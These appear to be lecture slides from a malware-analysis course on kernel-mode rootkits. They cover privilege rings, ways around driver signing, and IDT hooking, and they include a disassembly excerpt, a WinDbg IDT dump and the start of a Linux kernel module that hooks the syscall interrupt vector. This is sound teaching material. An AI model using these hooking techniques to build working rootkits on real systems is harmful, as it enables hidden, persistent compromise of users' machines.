

CSC 471 Modern Malware Analysis

Kernel Mode Rootkit


Si Chen (schen@wcupa.edu)



Root KIT

Root/Admin Access Set of Tools


The “Ring”




Rootkit (Kernel Mode)


- Kernel Mode Rootkits are **installed as either drivers (SYS) or Kernel Modules (DLL)**
- Most rootkits target 32-bit Windows OS's
- 64-bit Windows architectures require drivers to be **signed** by Microsoft before they can be installed
- To subvert this, attackers will:
 - Install a valid, signed driver with a known exploit
 - Use stolen signing certificates
 - Exploit the kernel itself

Rootkit (Kernel Mode)






1. Userland Hooking



- The most classic of all kernel rootkit techniques
- Simple to implement, simple to detect
- Still widely used
 - Often in conjunction with other techniques



Interrupt Descriptor Table Hooking (IDT Hooking)

- Base address of the **IDT** is stored in the **IDTR**
- In order to hook a specific Interrupt, a rootkit just changes the pointer in the IDT to their own malicious function
- **SIDT** and **LIDT** instructions
 - Used to read/write to/from the IDTR register
 - **Each processor has it's own IDTR and IDT**
 - This means that a rootkit will have to hook each **IDT**

```
loc_4011B5:
sidt    fword ptr [ebp+var_428]
mov     eax, dword ptr [ebp+var_428+2]
mov     [ebp+var_420], eax
push    offset Name      ; "HGL345"
push    0                ; bInitialOwner
push    0                ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+var_408], eax
mov     ecx, [ebp+var_420]
shr     ecx, 18h
cmp     ecx, 0FFh
jz      loc_40132D
```

```
kd> !idt -a
Dumping IDT:
00: 82693200 nt!KiTrap00
01: 82693390 nt!KiTrap01
02: Task Selector = 0x0058
03: 82693800 nt!KiTrap03
04: 82693988 nt!KiTrap04
05: 82693ae8 nt!KiTrap05
06: 82693c5c nt!KiTrap06
07: 82694258 nt!KiTrap07
08: Task Selector = 0x0050
09: 826946b8 nt!KiTrap09
0a: 826947dc nt!KiTrap0A
0b: 8269491c nt!KiTrap0B
0c: 82694b7c nt!KiTrap0C
0d: 82694e6c nt!KiTrap0D
0e: 8269551c nt!KiTrap0E
0f: 826958d0 nt!KiTrap0F
10: 826959f4 nt!KiTrap10
11: 82695b34 nt!KiTrap11
12: Task Selector = 0x00A0
13: 82695ca0 nt!KiTrap13
14: 826958d0 nt!KiTrap0F
15: 826958d0 nt!KiTrap0F
16: 826958d0 nt!KiTrap0F
17: 826958d0 nt!KiTrap0F
18: 826958d0 nt!KiTrap0F
19: 826958d0 nt!KiTrap0F
1a: 826958d0 nt!KiTrap0F
1b: 826958d0 nt!KiTrap0F
1c: 826958d0 nt!KiTrap0F
1d: 826958d0 nt!KiTrap0F
1e: 826958d0 nt!KiTrap0F
1f: 82632af8 hal!HalpApicSpuriousService
20: 00000000
21: 00000000
22: 00000000
23: 00000000
24: 00000000
25: 00000000
26: 00000000
27: 00000000
28: 00000000
29: 00000000
2a: 8269287a nt!KiGetTickCount
2b: 82692a00 nt!KiCallbackReturn
2c: 82692b3c nt!KiRaiseAssertion
2d: 826936d8 nt!KiDebugService
2e: 8269222e nt!KiSystemService
2f: 826958d0 nt!KiTrap0F
```

IDT Hooking

1. Define `custom_syscall_handler` with hook logic and call original handler.
2. On module load, save original syscall handler from `idt_table`.
3. Overwrite `idt_table` entry with `custom_syscall_handler`.
4. On module unload, restore original syscall handler in `idt_table`.

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/interrupt.h>
#include <linux/syscalls.h>

// Original system call handler
void (*original_syscall_handler)(void);

// Custom system call handler
void custom_syscall_handler(void) {
    // Add your desired hook logic here
    printk("syscall hooked!\n");

    // Call the original system call handler
    original_syscall_handler();
}

static int __init hook_init(void) {
    // Get the interrupt vector number for system calls
    int syscall_vector = 0x80;

    // Save the original system call handler
